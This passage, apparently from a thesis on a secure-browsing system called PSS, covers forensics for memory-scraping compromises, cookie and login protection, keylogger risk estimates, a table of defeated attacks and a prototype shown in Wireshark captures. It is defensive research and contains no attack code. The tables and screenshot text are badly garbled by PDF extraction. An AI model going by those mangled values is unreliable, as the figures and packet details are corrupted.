	by memory scraping	PRNG(Ds ^T , T#) is correct;
		$K_{DN} \{A_s\}^T$ could be decrypt successfully, but A_s^T is incorrect;
		K_{SN} { Ses#+1, PID _S } ^T is correct;
5	One KPT2D and one KPT2SD are	Single Client reports:
	compromised by memory	PRNG(Ds ^T , T#) is incorrect;
	scraping	$K_{DN} \{A_s\}^T$ could be decrypt successfully, but A_s^T is incorrect;
		K _{SN} { Ses#+1, PID _s } ^T is incorrect;
6	One K _{PT3DG} is compromised	Multiple Clients report:
by memory scrap	by memory scraping	PRNG(Ds ^T , T#) is incorrect;
		K _{DN} {A _S } ^T , K _{SN} { Ses#+1, PID _S } ^T cannot be decrypted correctly;
7	Ds is compromised by	Launch DoS attack with correct T#, PRNG(Ds, T#) to Client
	accessing DT1 on Client	
8	K_{DN} , K_{SN} , PID_D^{T+1} are	Session T+1 login successfully, but in session T+2, PID _D ^{T+2} is verified
	compromised by memory	incorrectly in server
	scraping	
9	K _{DN} , K _{SN} , PIDs ^{T+1} are	Session T+1 login successfully, but in session T+2, PIDs ^{T+2} is verified
	compromised by memory	incorrectly in client
	scraping	
10	One K _{PT1DG} and one K _{PT3DG}	Multiple Clients (the Clients in KPT1DG group) report:
	are compromised by	PRNG(Ds ^T , T#) is correct;
	memory scraping	K_{DN} {A _s } ^T could be decrypt successfully, but A _s ^T is incorrect;
		$K_{SN} \{ Ses \# +1, PID_S \}^T$ is correct;
		Multiple Clients report (the Clients in K _{PT3DG} group):
		PRNG(Ds ^T , T#) is incorrect;
		K_{DN} {A _s } ^T , K_{SN} { Ses#+1, PID _s } ^T cannot be decrypted correctly;
		For the Clients in both KPT1DG and KPT3DG group:
		Have probability of connecting with fake server without knowing;
		Server should force these Clients to re-register in secure
		environment
11	One K _{PT1DG} , one K _{PT2D} and	Multiple Clients report: (same as only K _{PT1DG} compromised)
	one K _{PT2SD} are compromised	PRNG(Ds ^T , T#) is correct;
	by memory scraping	K_{DN} {As} ^T could be decrypt successfully, but As ^T is incorrect;
	, ,	K_{SN} { Ses#+1, PIDs } ^T is correct;


12	One K _{PT3DG} , one K _{PT2D} and one K _{PT2SD} are compromised by memory scraping	Multiple Clients report (the Clients in K_{PT3DG} group): PRNG(Ds^T , T#) is incorrect; K_{DN} {As} ^T , K_{SN} { Ses#+1, PIDs } ^T cannot be decrypted correctly; One Client reports (the Client protected by compromised K_{PT3DG} group and K_{PT2D} and K_{PT2SD}): PRNG(Ds^T , T#) is incorrect; K_{DN} {As} ^T is correct; K_{SN} { Ses#+1, PIDs } ^T cannot be decrypted correctly;
13	In client, one K _{DT1} is compromised; in server, the corresponding K _{PT1DG} is compromised	$\label{eq:spectral_states} \begin{array}{l} \mbox{Multiple Clients report:} \\ \mbox{PRNG}(Ds^T, T\#) \mbox{ is correct;} \\ \mbox{K}_{DN} \{As\}^T \mbox{ could be decrypt successfully, but } As^T \mbox{ is incorrect;} \\ \mbox{K}_{SN} \{Ses\#+1, PID_s\}^T \mbox{ is correct;} \\ \mbox{One Server reports:} \\ \mbox{PRNG}(D_D^T, T\#) \mbox{ is correct;} \\ \mbox{K}_{SN} \{A_D\}^T \mbox{ could be decrypt successfully, but } A_D^T \mbox{ is incorrect;} \\ \mbox{K}_{DN} \{Ind_D, N_D, PID_U\}^T \mbox{ cannot be decrypted correctly;} \end{array}$

The detailed login verification result is also stored in the relational database of PSS server as shown in Fig. 54. The LoginTable stores not only the each secret's verification result but also the login results of previous two sessions. Since PT1 and PT3 are protected as groups in PSS server, the LoginTable records the ID_{PT1DG} and ID_{PT3DG} presenting to which group the user

belongs.


<u>UserT</u>	able								
PIDU	PID _D	LoginTable	StateTa	able	LogTable				
PID _U	PID_{D}	LoginTable	StateTa	ble	LogTable				
B-tree Login1		í _							
$K_{SN}\left\{A_{D}\right\}$	K _{DN} {	Ind _D , N _D , PID _U }	PID _D	T#	PRNG(D _D , T#)	PRNG(D _s , T#)	$K_{DN} \{A_S\}$	As	K _{SN} { Ses#+1, PID _S }
1/0	1/0		1/0	1/0	1/0	1/0	1/0	1/0	1/0
K _{pt1Dg} Gi	roup	К _{РТЗDG} Group	Login H	istory					
$\mathrm{ID}_{\mathrm{PT1DG}}$		ID _{pt3dg}	T-1	T-2					
			1/0	1/0					
			Fi	g. 54. I	Relational Databa	se for LoginTable			

With the help of LoginTable, the forensics process is able to detect the multiple users' abnormal actions of same protected group in order to tell the compromised secrets on server side. The example of detection of correlated multiple users is showed in Fig. 55, where GroupTable is the Hash Map stores all ID_{PT1DG} or ID_{PT3DG}.



According to mutual support of mutating tables and secrets, the state transition diagram about login is shown as Fig.


56. Li is the Login state, LiS is Login Success state, F is forensics state, and others are verification results of each login secrets.




5.3 Cookie Protection Analysis

In some process, such as cookie recovery as shown as Fig. 57, which requires multiple secrets from different sources,

the adversary is able to skip some necessary steps, if the adversary obtained partial secrets through memory scraping attack.



The state transition diagram about cookie protection is shown as Fig. 58, where RCK is Retrieve Cookie state, CK is Get Cookie Successfully state, F is forensics state, and others are verification results of the stamps of each step.




In the Table 19, we summarized the compromised secrets and related bypassed steps even though the adversary is able to decrypt the cookie successfully. As a result, the compromised secrets could be detected according to the bypassed steps.


		Table 19. Forensics for Cookie Protection	
Index	Compromised Secrets	Bypassed Steps	Result
1	K _{ST2D}	Get N_D from DT2, get A_D^2 from PT3 and get Ind_{SD} from PT1	Decrypt the cookie successfully, but bypass some necessary steps
2	SCR _{SD}	Get N_D from DT2, get A_D^2 from PT3, get Ind_{SD} from PT1 and get SCR_{SD} from PT2	
3	CK _{Nonce}	Get PID_U and PID_D from $PT1$	
4	РІОск	Get PID_U and PID_D from DT1	
5	K _{DT3}	All steps on PSS server side	

According to the hierarchical relationship between logs, states, cookies, tabs, and users, the general forensics time

complexity is showed in Fig. 59.



The example state transition diagram with cookie and login protection is showed in Fig. 60, where orange block is Login protection, green block is cookie protection, and red block is about main intrusions prevention and detection.



5.4 Keylogger Analysis

Kernel based keylogger works like the keyboard driver which is able to catch all user inputs, while memory scraping based keylogger actually tries to get the password before encryption from memory. We will calculate the possibility of stealing banka's PW through kernel based and memory scraping based keyloggers respectively based on assumption 8 to 11. Assumption 8: Attacker can only access Banka.com through our PSS system. Assumption 9: The banka's PW has 12 characters. Assumption 10: K_{KLC}#PW has 24 characters.

Assumption 11: K_{KLC}#PW#¹/₂K_{SF} has 36 characters.

As to kernel based keylogger, the adversary needs to impersonate valid PSS client as well, which possibility is 2^{-135} that already calculated in section 5.2. However, the adversary cannot get complete K_{KLC}#PW shuffle string that user actually inputs because of the random drop down menu input. We assume the attacker is also able to get screen captures and detect the mouse motion. If user inputs with two methods evenly, the possibility of capturing the input from keyboard is $P_1(\frac{l}{2})$, and the possibility of capturing the input from drop-down menu is $P_2(\frac{l}{2})$, where l is the length of total input. Since the user input is different every time because of the OTP, the attacker has to capture the input multiple times (denoted as n times). Thus the total successful probability of stealing banka's PW is $\left(P_1(\frac{l}{2})P_2(\frac{l}{2})\right)^n 2^{-135}$. If we extend the example to m different input methods, the possibility is $2^{-135}\left(\prod_{k=1}^m P_k(\frac{l}{m})\right)^n$

Regarding to memory scraping based keylogger, there are three steps needed. First, attacker needs to memory scraping attack $\frac{1}{2}PW\#\frac{1}{2}K_{SF}$ and $\frac{1}{2}PW\#K_{KLC}$, where the possibility is calculated with Equation 3. Second, the adversary needs to impersonate valid PSS client as well, which possibility is 2^{-135} that already calculated in section 5.2. Third, attacker needs to pick correct password from PW#K_{KLC}# $\frac{1}{2}K_{SF}$, where the possibility is $\frac{1}{C(36, 12)} \approx 2 * 10^{-30}$. Thus the total successful probability of stealing banka's PW through memory scraping based keylogger is 2^{-197} .

Equation 3:
$$W(X, 1, 2) = \sum_{X=2}^{\infty} V(X, 1) = \sum_{X=2}^{\infty} L(X, 1) \cdot A(X) = \sum_{X=2}^{\infty} \Pr(X) \cdot C(X, 2) (\frac{10^{-4}}{3})^2 \approx 2^{-32}$$

We present Table 20 to show the prevention result and possibility of stealing password under different kinds of keylogger [55] or client side attacks.

	input string by one sin	gle method	
Keylogger Type	Description	Result	Possibility of login Banka through PSS
Kernel based	Obtain root access to hide itself in the OS and starts intercepting keystrokes that pass through the kernel. A keylogger using this method can act as a keyboard/mouse device driver for example, and thus gain access to any information typed on the keyboard as it goes to the operating system	Can only get part of KKLC#PW shuffle string that user actually inputs. Depends on the number of different input method employed	$2^{-135} \left(P\left(\frac{l}{m}\right) \right)^{mn}$
API based	These key logger/mouse hook keyboard APIs inside a running application. The		

	key logger registers for keystroke events, as if it was a normal piece of the application instead of malware		
Kernel based + Screen capture + html injection+ mouse motion detection	All possible combinations	Depends on the number of different input method employed	$2^{-135} \left(\prod_{k=1}^{m} P_k \left(\frac{l}{m} \right) \right)^n$
Memory Scraping based	Get password in plain text before encryption through memory scraping attack	Can only get ½PW#K _{KLC} and ½PW#½KsF shuffle string which are the strings stored in memory before encryption	2 ⁻¹⁹⁷

According to above table, our prevention method tackles some serious client threats, such as keylogger, which have 100% possibility to steal user's password without protection.

5.5 Summary of Prevention

Table 21 summarizes several common network attacks that PSS addresses. Single user here means that only one

user is attacked, while the multi users means multiple users are compromised by some same specific attack. The memory-

scraping attack and MitM attack are able to be detected and generate forensics report according to forensics rules table without

further query of log entries, thus the time complexity of forensics for single user and multi users are O(1) and O(u)

respectively. As to XSS/CSRF attack, malwares communicating with C&C server, MitB attack and keylogger, the PSS server


needs to query the logs from TabLogTable for the first user for forensics, but does not need to repeat query after added the

malicious server to SACL for other compromised users, thus the columns for both single user and multi users are O(p).

p is the number		pes of Network Attacks Defeated by PSS Ible, u is the number of compromised users, g i	s the numbe	er of group
Attack defeated	Weakness of current defense	Strength of PSS	Time complexity for Forensics	
			Single User	Multi Users
Memory- scraping attack	Constant plaintext format and predictable exposed time	Distribute essential information to multiple locations and mutate the data unpredictably	0(1)	O(u), or O(g) after "shortcut" established

XSS/CSRF:	Contextual output	The XSS/CSRF	DPSI module	<i>O</i> (<i>p</i>)	<i>0(p)</i>
Stealing cookie,	encoding/escaping is	detection state	checks the		u ,
User's	not sufficient to	transition diagram is	packets		
information	many XSS attacks.	able to not only	containing		
modification	Embedding	detect the XSS/CSRF	important		
	additional	attack but also	information		
	authentication data	generate detailed	deeply before		
	requires web servers'	attack report in real-	forwarding to		
	cooperation	time	destination		
MitM attack	Hard to detect the	DSKM guarantees	address. The	0(1)	0(u), or
	MitM attack once	the security of	state table		O(1) after
	the attack is	establishing VPN	records the		"shortcut"
	launched successfully	channel, and	traffic's current		established
		additional DNS check	state and its		
		could detect the	state transition		
		running MitM attack	path in order to		
MitB attack:	Rely on external	The collaboration	reduce the time	<i>0(p)</i>	<i>0(p)</i>
Form injection,	devices or TPM by	between PSS server	complexity for		
Packet	utilizing out-of-	and PSS-C is able to	real-time		
modification	band transaction	verify both the	forensics		
	verification	original webpage			
		content and user			
		input			
Keylogger:	Hard to defeat	Randomly OTP and		<i>0(p)</i>	<i>O</i> (<i>p</i>)
Kernel based,	combination of	password input			
Screen capture,	memory scraping,	through multiple			
Mouse motion	screen capture, and	methods can defeat			
detection	keylogger. And	most powerful			
	require user's	keylogger			
	computation				
Malwares that	Lack of real-time	RFS module records		O(p)	O(p)
communicate	forensic ability.	log of the traffic			
with C&C server	Cloud/reputation-	sending to C&C			
with P2P HTTPS	based methods are	server and enable			
protocol	hard to trace back	the real-forensics			
	the C&C server	with great			
		complexity reduction			
Client-side	Allow attacker to	To login any registered	website with PSS,	N.A	
device loss	access the registered	still require the origina			
	web account through	website server			
	stolen device				

As to multiple stage attacks, it is hard to use traditional signature methods to filter all attacks in real-time, because of the large amount of attack combinations and decoy attacks. However, in our PSS system, when multiple users in same group suffered similar attacks because of same compromised secrets, "shortcut" check procedure will be established to check the compromised secrets for other users in this group in order to reduce time complexity. We present the multiple stage attacks example in Fig. 61.




6 Implementation

6.1 Introduction

In this chapter, we introduce the prototype of PSS system which is implemented based on Android 4.4.4 on client side and Ubuntu 14.04 on server side. The malicious server is held with Social Engineering Toolkit (SET) [56] on Ubuntu 14.04 as well. Additionally, some real world attacks (e.g. XSS/CSRF) are implemented for test and detailed Wireshark screenshots for each packet are showed in this chapter. Part of codes of implementation is attached in Appendix section.

6.2 Attack and Defense about Network Threats

From section 5.2.1 to 5.2.4, the implementation is based on network diagram presented in Fig. 62.




6.2.1 Handshake between PSS-C and PSS Server

The client side PSS-C could set up VPN with PSS server automatically over WiFi after Android device power on. VPN

tunnel is established after 2-layer mutual authentications which are symmetric OTP mutual authentication and PKI certificate

mutual authentication.

The screenshots of PSS-C and PSS server interfaces are presented in Fig. 63 and Fig. 64.



After the VPN tunnel established, the traffic between client and PSS server is protected with openVPN, which the traffic between PSS server and Web server is still protected by TLS protocol which is protected by Web server. The Wireshark screenshots in Fig. 65 and Fig. 66 show the different protocols clearly.


File Edit Vie	un Co Conturo		g — Wireshark			
	w go capture	Analyze Statis	stics Telephony			
	(e)	X S 🦛 🛙	اء 🏝 🗢		€. ⊞	
☆ ip.addr ==	= 10.10.10.2				×	→ ▼
No.	Time	Source	Destination	Protocol \bigtriangledown Length	Info	<u> </u>
	2 32.421023911 9 32.420495834	10.10.10.4	10.10.10.2 10.10.2	OpenVPN OpenVPN	1489 MessageType: P_DAT 1489 MessageType: P_DAT	
902	6 32.419982624	10.10.10.4	10.10.10.2	OpenVPN	1489 MessageType: P_DAT	A
	3 32.419347220 8 32.418720994		10.10.10.2 10.10.4	OpenVPN OpenVPN	1489 MessageType: P_DAT 137 MessageType: P_DAT	
901	7 32.418702168	10.10.10.4	10.10.10.2	OpenVPN	1489 MessageType: P_DAT	A
	4 32.418269882 9 32.417463470		10.10.10.2 10.10.4	OpenVPN OpenVPN	1489 MessageType: P_DAT 137 MessageType: P_DAT	
900	6 32.416254223	10.10.10.2	10.10.10.4	OpenVPN	137 MessageType: P_DAT	
E Linux cool		1 A Srot 10 11	0 10 4 (10 10 1	10.4), Dst: 10.10.10.2	(10.10.10.2)	^
0100 01 ⊕ Differe	= Version: 4 101 = Header Len	igth: 20 bytes			ECT (Not ECN-Capable Tra	
	fication: 0x3e60 0x02 (Don't Fra nt offset: 0 0 live: 64					
Protoco	ol: UDP (17) checksum: 0xceb	2 [validation	disabled			
Source:	: 10.10.10.4 (10	0.10.10.4)				
	ation: 10.10.10.	•				X
	05 c1 3e 60 40 0a 02 04 aa 90		2 0a 0a 0a 04 18 30 34 84 a6	E>`@. @ 		<u> </u>
0030 9c 55	71 73 aa bb fd	54 1d f3 67 a	2 7d 9b 2d 41	.UqsTg.}A		_
	50 d6 fb f8 93 06 71 5e e9 3b			P}N#		
	4d 36 1c e1 a4			0уМб4А.р		·
🥥 🌌 Interne	t Proto(ip), 20 b	yte Packets: 15	861 · Displayed:	5289 · Marked: 0 · Load t	ime: 0:0.182 Profile: Defai	ult //
	Fig.	65. Captured	d traffic betw	een Client and PSS So	erver	
🚫 🖨 🗇 👐	s_go_to_mfb_w	ith VPN.ocaor	ng — Wireshar	rk		10
	iew Go Capture					
		Analyze Stat			O TE	
▲ ▲ Ø	= 10.10.10.3	X 4 🦛	➡ 24 ♠ .	⊻ _ ≣ ⊄ ⊄	, 🔍 🎹 X -	→ ▼]
No.	Time	Source	Destination	Protocol V Length	Info	-
1586	02 35.192275102	10.10.10.3	10.8.0.4	TLSv1.2	99 Encrypted Alert	
	97 35.190126358		10.10.10.3	TLSv1.2	767 Application Data	
	85 35.180595319 75 35.167138489	10.10.10.3	10.10.10.3 10.8.0.4	TLSv1.2	119 Change Cipher Sp	
	72 35.166894359	10.10.10.3		ILSV1.2	205 Server Hello, Ch	
			10.8.0.4	TLSv1.2 TLSv1.2	205 Server Hello, Ch 1420 Application Data	1 1
1576	69 35.165708060	10.10.10.3	10.8.0.4 10.8.0.4	TLSv1.2 TLSv1.2	1420 Application Data 114 Application Data	1 1 1
1576 1576			10.8.0.4	TLSv1.2	1420 Application Data	1 1 1.
1576 1576 1575 1574	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4	TLSV1.2 TLSV1.2 TLSV1.2 TLSV1.2 TLSV1.2 TLSV1.2	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sp 205 Server Hello, Cf	1 1 1
1576 1576 1575 1574 1573	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 39 35 123662816	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 10.8.0.4	TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sg 205 Server Hello, Cf 618 Application Data	1 1 1
1576 1577 1574 1574 1574 ■ Frame 157 ■ Linux coo ■ Internet □ Transmiss	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 39 35 123662816 785: 119 bytes coked capture Protocol Versid sion Control Prot	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.10.10.3 on wire (952 b) on 4, Src: 10.8 btocol, Src Pon	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 10.8.0.4 115), 119 byte 8.0.4 (10.8.0.	TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 s captured (952 bits) 4), Dst: 10.10.10.3 (1	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sp 205 Server Hello, Cf 618 Annlication Data on interface 0	
157(157(157(157) ■ Frame 157 ■ Linux coo ■ Internet ■ Transmiss ■ Source ■ Destina - [Strea - [TCP S	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 38 35.124146299 38 35.123662816 785: 119 bytes of oked capture Protocol Versio Scion Control Pro- Port: 43625 (4 lation Port: 443 mindex: 57] jegment Len: 51]	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.10.3 10.10.10.10.10.10.3 10.10.10.10.10.10.3 10.10.10.10.10.10.10.3 10.10.10.10.10.10.10.3 10.10.10.10.10.10.10.10.3 10.10.10.10.10.10.10.10.10.10.10.10.10.1	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 10.8.0.4 115), 119 byte 8.0.4 (10.8.0. rt: 43625 (436	TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TISv1.2 s captured (952 blts) 4), Dst: 10.10.10.3 (1 25), Dst Port: 443 (44	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sp 205 Server Hello, Ch 618 Annlication Data on interface 0 10.10.10.3)	
157 157 157 157 ■ Frame 157 ■ Linux coo ■ Internet ■ Transmiss ■ Source Destin = [Strea = [TCP S = Sequen = [Next Acknow = Header	69 35.165708060 64 35.163357465 58 35.146443198 42 35.124146299 38 35.123662816 785: 119 bytes o oked capture Protocol Versio sion Control Pro Port: 43625 (4 lation Port: 43625 (4 lation Port: 43625 (7 lation Port: 43625 (7 lation Port: 43625 (7 lation Port: 43625 (7 lation Port: 4365 (7 lation Port: 4	10.10.10.3 10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.10.3 10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.3 10.10.10.10.10.10.10.10.10.10.10.10.10.1	10.8.0.4 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 10.8.0.4 11.8.0.4 11.8.0.4 11.8.0.4 11.8.0.4 11.8.0.4 11.8.0.4 11.8.0.4 11.8.0.4 11.8.0.4 10.8.0.4 10.8.0.4 10.10.10.3 10.8.0.4 10.10.10.3 10.8.0.4 10.10.10.3 10.10.10.3 10.8.0.4 10.10.10.3 10.8.0.4 10.10.10.3 10.8.0.4 10.10.10.3 10.8.0.4 10.10.10.3 10.8.0.4 10.8.0.4 10.8.0.4 10.10.10.3 10.8.0.4 11.8.8.0.4000000000000000000000000000000	TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 TLSv1.2 risv1.	1420 Application Data 114 Application Data 735 Application Data 119 Change Cipher Sp 205 Server Hello, Ch 618 Annlication Data on interface 0 10.10.10.3)	
